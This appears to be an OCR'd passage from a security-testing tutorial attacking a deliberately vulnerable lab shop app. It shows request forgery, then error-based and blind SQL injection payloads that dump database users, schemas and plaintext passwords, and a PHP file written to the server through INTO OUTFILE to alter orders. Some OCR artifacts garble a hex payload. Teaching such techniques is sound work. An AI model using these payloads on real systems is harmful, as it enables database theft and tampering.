
```
GET http://insecure.butterfly.prv/orders_admin.php?accept19=Accept HTTP/1.0
Accept: */*
Referer: http://insecure.butterfly.prv/orders_admin.php?details=19
Accept-Language: pl
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Cookie: sid=12246f74eb071f7a761d4409753b5944d0da6c68
```

The server's answer:

```
HTTP/1.1 200 OK
Date: Sat, 10 Nov 2007 00:05:44 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: sid=12246f74eb071f7a761d4409753b5944d0da6c68; path=/; domain=insecure.butterfly.prv
Connection: close
Content-Type: text/html
```

In order to make sure that the attack was successful, let's look at the admin_orders.php page:




The order was automatically accepted, as we planned.

### 6.2.3. SQL injection

SQL Injection is one of the most popular and dangerous vulnerabilities in the web application world.

It stems from improper filtering of user-supplied input. In this case, an attacker can alter the construction of backend SQL statements. When an attacker is able to modify a SQL statement, the process will run with the same permissions as the component that executed the command (e.g. Database server, Web application server, Web server, etc.). The impact of this attack can allow attackers to gain total control of a database or even execute commands on the server's system.

Summarizing, SQL Injection is an attack technique used to exploit web sites that construct SQL statements from user-supplied input.

References:

http://en.wikipedia.org/wiki/SQL_injection

#### 6.2.3.1. standard injection

By standard SQL injection I mean an attack, which causes the database error message to be displayed on a web page. This message is priceless for an attacker, because it allows much easier SQL injection detection and exploitation.

##### *6.2.3.1.1. Detection*


In order to exploit the standard SQL Injection vulnerability, firstly this vulnerability needs to be detected. In many cases, in order to detect this vulnerability adding single or double quotes will be enough. If there is no filtering in place, the quote should be passed to the database layer and cause SQL exception, which will be visible to an attacker.

Let's try to single quote in one form of the ButterFly application:

```
POST http://insecure.butterfly.prv/orders.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/orders.php
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322)
Host: insecure.butterfly.prv
Content-Length: 15
Pragma: no-cache
Cookie: sid=d848c2ec6a5146147a4b2f9dd85418d5bbac0990

id=1'&order_nr=2
```

The application reacts in the following way:




You can clearly see that the application throws the SQL error.

Let's try to extract some information from the application database. In order to do this, an attacker needs to find a way to present interesting information to him. UNION select is perfect for this. I use the following query.

```
id=1 UNION select 1111--&order_nr=2
```

I've added '--' characters (SQL comment sign) in order to avoid possible problems with the rest of the SQL query used by the application. You can notice that this time I did not put the single quote character. I did not do that because usually with numeric values, it is possible to do a 'direct' injection without any quotes.


The server responds in the following way:

```
Could not perform select query - The used SELECT statements have a different number of columns
```

As you can see, my 'prediction' was true. I did not get a syntax error, but the error about wrong number of columns in the query. I need to modify the query to fulfil the database request. Using two, three columns do not help unfortunately. However, using six columns finally relieve me from this error.

```
id=1 UNION select 1111,2222,3333,4444,5555,6666--&order_nr=2
```

Let's see the application interface, after submitting the above POST parameters.




To the detail of the order number 2 a new row was added, because of the UNION query. I think the best place to store information extracted from the database will be the comment field, where my '5555' was placed.

#### *6.2.3.1.2. Basic information about the database*

Having all necessary syntax for SQL injection and knowledge where to expect the results from the injection, it is time to extract some basic and at the same time essential database information:

- Database user, which is used by the ButterFly application

Original SQL query: select current_user();

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444,current_user(),6666--&order_nr=2
```

Result: test@localhost

- Database name, which is used by the ButterFly application

Original SQL query: select database();

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, database(),6666--&order_nr=2
```

Result: test

- Database server version used the ButterFly application

Original SQL query: select version();

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, version(),6666--&order_nr=2
```

Result: 5.0.54-log

- List of available databases on MySQL server

Original SQL query:

```
SELECT group_concat(distinct(schema_name)) FROM information_schema.SCHEMATA
```

In order to receive the SQL query result in one field/row, the group_concat function was used.

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, group_concat(distinct(schema_name)),6666 FROM
information_schema.SCHEMATA--&order_nr=2
```

Result: information_schema,test

- List of database users on MySQL server

Original SQL query:

```
SELECT group_concat(DISTINCT(grantee)) FROM information_schema.USER_PRIVILEGES;
```

In order to receive the SQL query result in one field/row, the group_concat function was used again.

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, group_concat(DISTINCT(grantee)), 6666 FROM
information_schema.USER_PRIVILEGES --&order_nr=2
```

Result: 'test'@'localhost'

It returns only one account. Probably I do not have proper privileges to read all system accounts.

- List of database user's password hashes

Original SQL query:

```
SELECT password FROM mysql.user WHERE user='test';
```

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, password, 6666 FROM mysql.user WHERE user='test' --&order_nr=2
```

Result:

```
Could not perform select query - SELECT command denied to user 'test'@'localhost' for table 'user'
```

Bad luck this time. The application database account does not have proper privileges for this action.

- List of privileges of a database user

Original SQL query:

```
SELECT GROUP_CONCAT(CONCAT('|***|','USER=',GRANTEE,' | ','PRIVILEGE_TYPE=',PRIVILEGE_TYPE,' |
','IS_GRANTABLE=', IS_GRANTABLE)) FROM information_schema.USER_PRIVILEGES where GRANTEE like
'\'test\'@\'%\'';
```

In order to join the result from a few columns, the concat function was used. To join the query result from a few rows (several privileges) into one the group_concat was used again.

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, GROUP_CONCAT(CONCAT('|***|','USER=',GRANTEE,' |
','PRIVILEGE_TYPE=',PRIVILEGE_TYPE,' | ','IS_GRANTABLE=', IS_GRANTABLE)), 6666 FROM
information_schema.USER_PRIVILEGES where GRANTEE like '\'test\'@\'%\''--&order_nr=2
```

Result:

```
|***|USER='test'@'localhost' | PRIVILEGE_TYPE=FILE | IS_GRANTABLE=NO
```

As you can see, the test user has only one basic privilege: FILE.

#### *6.2.3.1.3. List of tables in the application database*

Original SQL query:

```
SELECT group_concat(table_name) FROM information_schema.TABLES WHERE table_schema='test';
```

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, group_concat(table_name), 6666 FROM information_schema.TABLES
WHERE table_schema='test'--&order_nr=2
```

Result: basket,items,order_items,orders,users

#### 6.2.3.1.4. List of tables fields of the application database

Original SQL query for 'users' table:

```
select GROUP_CONCAT(CONCAT('|***| ','COLUMN=',COLUMN_NAME,' | TYPE=',COLUMN_TYPE,' |
PRIVS=',PRIVILEGES)) from information_schema.COLUMNS where TABLE_SCHEMA='test' and
TABLE_NAME='users'
```

ButterFly application syntax:

```
id=1 UNION select 1111,2222,3333,4444, GROUP_CONCAT(CONCAT('|***| ','COLUMN=',COLUMN_NAME,' |
TYPE=',COLUMN_TYPE,' | PRIVS=',PRIVILEGES)) ,6666 from information_schema.COLUMNS where
TABLE_SCHEMA='test' and TABLE_NAME='users'--&order_nr=2
```

Result:

```
|***| COLUMN=id_user | TYPE=smallint(5) unsigned | PRIVS=select,insert,update,references,
|***| COLUMN=username | TYPE=varchar(30) | PRIVS=select,insert,update,references,
|***| COLUMN=password | TYPE=varchar(30) | PRIVS=select,insert,update,references,
|***| COLUMN=created | TYPE=datetime | PRIVS=select,insert,update,references,
|***| COLUMN=admin | TYPE=tinyint(1) | PRIVS=select,insert,update,references
```

#### 6.2.3.1.5. enumerating the ButterFly database tables

Now I know most of details about the database design of the ButterFly application. Having this knowledge allows me to query any information from the database. For example, to enumerate usernames and password of the ButterFly application users, I can use the following SQL query:

```
SELECT username, password FROM users;
```

But the results will contain many rows and columns. In order to simplify extracting this information from the webpage, I will user GROUP_CONCAT and CONCAT functions. Let's look at the modified query:

```
SELECT GROUP_CONCAT(CONCAT('|***| ','USER=',username,' | PASS=',password)) FROM users;
```

In the ButterFly application case, the syntax is the following:

```
id=1 UNION select 1111,2222,3333,4444, GROUP_CONCAT(CONCAT('|***| ','USER=',username,' |
PASS=',password)),6666 FROM users--&order_nr=2
```

Result:

```
|***| USER=app1 | PASS=app1,
|***| USER=app2 | PASS=app2,
|***| USER=admin | PASS=admin
```

#### 6.2.3.1.6. modification of the ButterFly database tables

The standard MYSQL PHP library does not support multiple queries in its interface. Therefore, you should not be able to modify the database content.

You can verify how the application will behave with multiple query by putting semicolon (;) sign before the SQL comment. You should receive the following error:

```
Could not perform select query - You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ';-- order by order_items.id_item asc' at line 1
```

In order to use the multiple SQL queries an application has to use the improved MYSQL extension.

However, if an attacker is lucky and the application database user has the FILE privilege (6.2.3.3 chapter), there is different method of database table modification.

In chapter 6.2.3.3 you will learn how it is possible to read and write files using SQL injection vulnerability. You will see examples how to reveal database user and password. Additionally, you will find the path, where you can store your files.

Having this knowledge, you can start writing a code, which will modify the content of the database. The code will be put into the file on the application server using SQL injection vulnerability.

Let's try to modify the comment to the order number 34. The current value of this comment is set to "test". For this purpose, you can use the following code:

```
<?
## Using techniques in chapter 6.2.3.3 revealing any source code of the ButterFly application
## will show an attacker, the use of API, so querying database will be easy. I will create the file
## in files directory, so I need to escape one folder up to successfully include functions.php
include("../functions.php");

#  connect to database, the proper credentials are used in this function.
db_connect();

## modify the database
# the structure of the ButterFly database is necessary here. However, it is easy using techniques
# for database enumeration described in the previous section. After finding the table containing
# orders and enumerating all fields in this table, you are ready to write the modification query.
# For this purpose the best SQL query will be written using the application API, something like this:
#db_query("UPDATE orders SET comment='Modified by the attacker! ' WHERE id_order=34");
#
# However, You can't use the query in this form, because it uses the single quote character and will cause
# problems in the injection attack. We can easily bypass this limitation using MYSQL hex and unhex functions.
# The comment string will be converted to hex values, using this query: select hex('Modified by the attacker!');
# In the attacking query, I will not use the unhex function (it requires single quotes), but the short version of it
# in the form: select 0x4D6F6469666965642062792074686520617474616 36B657221;
db_query("UPDATE orders SET comment=0x4D6F6469666965642062792074686520617474616 36B657221 WHERE
id_order=34");

## some return information for the attacker
echo "The ORDER should be modified!";

?>
```

After removing the comments and putting the attacking code into vulnerable HTTP request, known from the chapter number 6.2.3.3, it will look like:

```
id=1 UNION select 1111,2222,3333,4444,5555,'<? include("../functions.php"); db_connect();db_query("UPDATE orders SET comment=0x4D6F6469666965642062792074686520617474461636B657221 WHERE id_order=34"); echo "The ORDER should be modified!"; ?>' INTO OUTFILE '/apache/www/apache22/butterfly/insecure/files/attack2.php' --
&order_nr=2
```

Now you need to intercept the POST request on the orders.php page, when you click details of any order (in my case it is the order number 2 and my account id is 1). Change the content of the POST request to the one listed above. Next submit the changed request to the application.

If you see the following error message, the injection was successful:


```
<b>Warning</b>:  mysql_num_rows(): supplied argument is not a valid MySQL result resource in
<b>/apache/www/apache22/butterfly/insecure/orders.php</b> on line <b>200</b><br />
```

The only thing left to do is to enter the following URL: http://insecure.butterfly.prv/files/attack2.php.

If you see something similar to this output:

```
2 Picture Frame 5 1 test aaaaaa 1 2 Keyboard 20 1 test aaaaaa 1 2 DVD Case 2 1 test aaaaaa 1 1111 2222 3333 4444 5555
The ORDER should be modified!
```

The attack was successful. Now try to enter the details of the order you modified. The comment value should be changed to the value of our attack code:




#### 6.2.3.2. blind injection

##### *6.2.3.2.1. Detection*

Blind SQL injection is much harder to detect, because it is not possible to see a database error message. Therefore, in many cases an attacker needs to make reasonable guesses, which will prove that SQL injection is really possible.

Let's focus on search_ajax.php page. It implements a different procedure for error messages. I will add single quote at the end of the search field. Let's see if this action affects the application:




The application threw 'Error occurred' message. However, I do not know what the source of the error is. It can be a SQL syntax problem, but it can be the filtering procedure problem or general PHP error too. It is not possible to know at this stage.

However, there is another way for checking if this is a SQL injection problem. I have to inject valid SQL expressions and verify whether the application changes its output according to the modifications.

Basically, we need to create always true and false conditions in added expressions. This should make the application to return all results in the query (always true condition) or no results (always false condition).

```
Always true condition: OR 1=1
Always false condition: AND 1=2
```

Now, it is time to test the ButterFly application against Blind SQL injection. I need to use single quote character to close the original SQL expression as the string value (not integer) is passed to the database query.

First, let's try:

```
a' OR '1'='1
```

The string does not contain the last single quote, because the application should fill it on the server side. If the application is vulnerable to the injection, it should return all possible values in the result.

Unfortunately, after the search submission, the ButterFly application returns the following message: “No items were found”. That is not what I expected. Let’s try to use:


```
a' AND '1'='2
```

The application answer is precisely the same. However, this time I did not get any error message. This can suggest that the SQL injection worked, but not how I expected. At this stage, everything depends on the experience, knowledge and luck of the attacker.

Let’s guess that maybe the source of the problem lies in SQL query, which is appended to our expression. In order to eliminate this possibility I will add SQL comment sign (--) at the end of my injection string (MYSQL note: after SQL command character (--) you need to put a space. In other case, you will get the SQL error). This time I do not have to miss the last quote in my expression. Added comment value will remove the appended single quote by the application. Single quotes after OR/AND does not matter really. The result should be the same from these expressions:

```
a' OR '1'='1' --
a' OR 1=1 --
```

Success this time! I got the following answer from the application:





That is good news for an attacker. This was a good guess. However, the second test has to be successful too to confirm definitely that you have found the Blind SQL injection. I will use the comment character again:

a' AND 2=1 --

Here I should not get any results, but I should not get any errors as well.




No results and no errors.

I think that now we can be sure the search_ajax.php is vulnerable to Blind SQL injection.

#### *6.2.3.2.2. Exploitation - I method*

Let's start from the more difficult method. It is almost the same as I explained in the Standard SQL injection chapter. However, there is one quite important difference. As you know from the general description of Blind SQL injection, an attacker does not receive any specific error message.

In order to use UNION SQL query it is essential to know what the reason of the problem with the expression you have added is. Often the wrong number of columns in UNION is the easiest case. Without a specific error message you will have to guess all the time with this technique.

Anyway, I will try to present exploitation scenario to reveal what databases names the backend database contains.


Let's try the following expressions in the KEYWORD field of the SEARCH form:

```
a' UNION SELECT 1 --
a' UNION SELECT 1,2 --
```

The application throws the error message. Do not give up and try the following string:

```
a' UNION SELECT 1,2,3 --
```

You will see the following screen:




Finally success!

In order to list the available database, I will use the following SQL query know the previous chapter:

```
a' UNION SELECT 1, group_concat(distinct(schema_name)),3 FROM information_schema.SCHEMATA --
```

The application answer:

```
1. information_schema,test - 3$
```

